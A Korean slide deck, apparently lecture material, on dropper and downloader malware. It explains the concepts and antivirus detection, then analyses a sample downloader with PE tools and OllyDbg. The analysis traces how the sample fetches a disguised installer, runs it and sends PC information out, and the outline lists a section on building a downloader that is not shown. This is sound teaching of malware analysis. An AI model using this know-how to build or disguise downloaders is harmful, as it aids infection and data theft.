



# Dropper & Downloader

악성코드 개념, 분석 & 개발

1

## 개념

1. Dropper & Downloader
2. 동향
3. 탐지방법!

2

## 분석

1. 악성코드 샘플 분석 - Downloader

3

## 개발




1. 악성코드 구현 - Downloader
2. 실행
3. 개발 실습

# 개념

1. Dropper & Downloader
2. 동향
3. 탐지 방법!


## 1. Dropper &amp; Downloader

공통점?



# Dropper란

정상적인 파일안에 **악성 행위**를 하는  
코드 or 프로그램이 **적재**된 프로그램



# Downloader란

정상적인 파일안에 **악성 행위**를 하는  
코드 or 프로그램을 **다운로드**해오는 프로그램



## 숨기는 방법은 다양!

1. 파일안에 **파일을 넣어** 놓거나

2. 파일안에 **셸 코드를 넣어** 놔서 실행시키거나


3. 파일에서 **다운로드 코드**를 넣어서 다운로드해오거나

등등 다양

## 1. Dropper &amp; Downloader

## 왜 무서울까?


악성 행위를 하지 않는 프로그램을  
악성 코드라 할 수 있나..?  
+ 겉 모습은 멀쩡함





# 최근 3년 기준 Dropper < Downloader

대표적인 예 : 악성 이메일 첨부파일 악성코드(2020)



[그림 4] 2020년 상반기 수집된 악성 이메일의 첨부파일 유형에 따른 분류

## 당신이 백신개발자라면?

### 정적 분석(헥스만 보고)

- › 시그니처 확인(시그니처 개수)
- › IAT 테이블 확인(import하는 dll) 등

### 동적 분석(실행시키며)

- › 의심 가는 파일을 생성
- › 네트워크를 사용해서 파일을 받아 옴 등

## 2

# 분석

## 1. 악성코드 샘플 분석 - Downloader

## 1. 악성코드 샘플 분석 - Downloader

## downloader.exe 분석

MD5 : 7C50697E82AF91A4533FC7D340391836

악성코드 샘플 사이트 :

app.any.run &gt; 추천

환경, 분석 툴 :

Window7 x64 Host Only

PEiD &gt; PE 정보(Packing 여부)


PE Explorer &gt; PE 정보(Header 정보)

PEview &gt; PE 정보(Section, IAT...)


BinText &gt; PE 정보(Text 정보)

IllyDBG &gt; 동적분석(실행파일 동작)

ProcessMonitor &gt; 동적분석(프로세스 동작)




## 1. 악성코드 샘플 분석 - Downloader



## 0. VirusTotal에 MD5 값 넣어서 정보 확인 &gt; 생략

## 1. 악성코드 샘플 다운로드, 인터넷 모두 끊기!

2. PEiD로 bin(exe)파일 정보 확인  
> 패킹 안되어 있네? 굿

## 1. 악성코드 샘플 분석 - Downloader

### 3. PE Explorer로 PE Header 정보 확인

> 2017년6월28일, 32bit 파일 등

PE Explorer - C:\Users\Analyzer\Desktop\downloader.bin\downloader.bin

File View Tools Help

HEADERS INFO

Address of Entry Point: 004012E8 Real Image Checksum: 00002F48h

Field Name	Data Value	Description	Field Name	Data Value	Description
Machine	014Ch	i386?	Section Alignment	00001000h	
Number of Sections	0004h		File Alignment	00000200h	
Time Date Stamp	5953B597h	28/06/2017 13:56:39	Operating System Version	00000004h	4.0
Pointer to Symbol Table	00000000h		Image Version	00000000h	0.0
Number of Symbols	00000000h		Subsystem Version	00000004h	4.0
Size of Optional Header	00E0h		Win32 Version Value	00000000h	Reserved
Characteristics	0103h		Size of Image	00005000h	20480 bytes
Magic	010Bh	PE32	Size of Headers	00000400h	
Linker Version	0008h	8.0	Checksum	00002F48h	
Size of Code	00000800h		Subsystem	0003h	Win32 Console
Size of Initialized Data	00000C00h		Dll Characteristics	0000h	
Size of Uninitialized Data	00000000h		Size of Stack Reserve	00100000h	
Address of Entry Point	004012E8h		Size of Stack Commit	00001000h	
Base of Code	00001000h		Size of Heap Reserve	00100000h	
Base of Data	00002000h		Size of Heap Commit	00001000h	
Image Base	00400000h		Loader Flags	00000000h	Obsolete
			Number of Data Directories	00000010h	

## 1. 악성코드 샘플 분석 - Downloader

## 4. BinText로 PE 파일 속 문자열 검색



> 뜯음없이 c:\Program Files\\*.exe?

> 윈도우의 URLDownloadToFile 함수?

> urlmon.dll?

> 뜯음없이 카카오톡 설치파일 링크?

아직 지켜보자



## 1. 악성코드 샘플 분석 - Downloader

5. PView로 자세히 정적 분석  
 > IAT(import해오는 dll) 확인  
 > 분명히 urlmon.dll을 사용

PEview - C:\Users\Analyzer\Desktop\downloader.bin\downloader.bin

File View Go Help

downloader.bin

- IMAGE\_DOS\_HEADER
- MS-DOS Stub Program
- IMAGE\_NT\_HEADERS
  - IMAGE\_SECTION\_HEADER .text
  - IMAGE\_SECTION\_HEADER .rdata
  - IMAGE\_SECTION\_HEADER .data
  - IMAGE\_SECTION\_HEADER .rsrc
  - SECTION .text
  - SECTION .rdata
    - IMPORT Address Table
    - IMAGE\_DEBUG\_DIRECTORY
    - IMAGE\_LOAD\_CONFIG\_DIRECTORY
    - IMAGE\_DEBUG\_TYPE\_CODEVIEW
    - IMPORT Directory Table
    - IMPORT Name Table
    - IMPORT Hints/Names & DLL Names
  - SECTION .data
  - SECTION .rsrc


pFile	Data	Description	Value
0000F14	00002364	Import Name Table RVA	
0000F18	00000000	Time Date Stamp	
0000F1C	00000000	Forwarder Chain	
0000F20	0000242E	Name RVA	KERNEL32.dll
0000F24	00002000	Import Address Table RVA	
0000F28	0000240C	Import Name Table RVA	
0000F2C	00000000	Time Date Stamp	
0000F30	00000000	Forwarder Chain	
0000F34	00002452	Name RVA	urlmon.dll
0000F38	000020A8	Import Address Table RVA	
0000F3C	000023A4	Import Name Table RVA	
0000F40	00000000	Time Date Stamp	
0000F44	00000000	Forwarder Chain	
0000F48	0000255C	Name RVA	MSVCR80.dll
0000F4C	00002040	Import Address Table RVA	
0000F50	00000000		
0000F54	00000000		
0000F58	00000000		
0000F5C	00000000		
0000F60	00000000		



## 1. 악성코드 샘플 분석 - Downloader

## 6. OllyDBG로 동적 분석

- (1) 링크에 있는 카카오톡 설치파일을 받아 옴.
- (2) C:\Program Files\ a.exe로 저장.
- (3) a.exe 실행, 스크립트 삽입
- (4) 스레드 생성해서 PC 정보 수집
- (5) 해커한테 숭~



OllyDbg - downloader.exe - [CPU - main thread, module download]

File View Debug Plugins Options Window Help

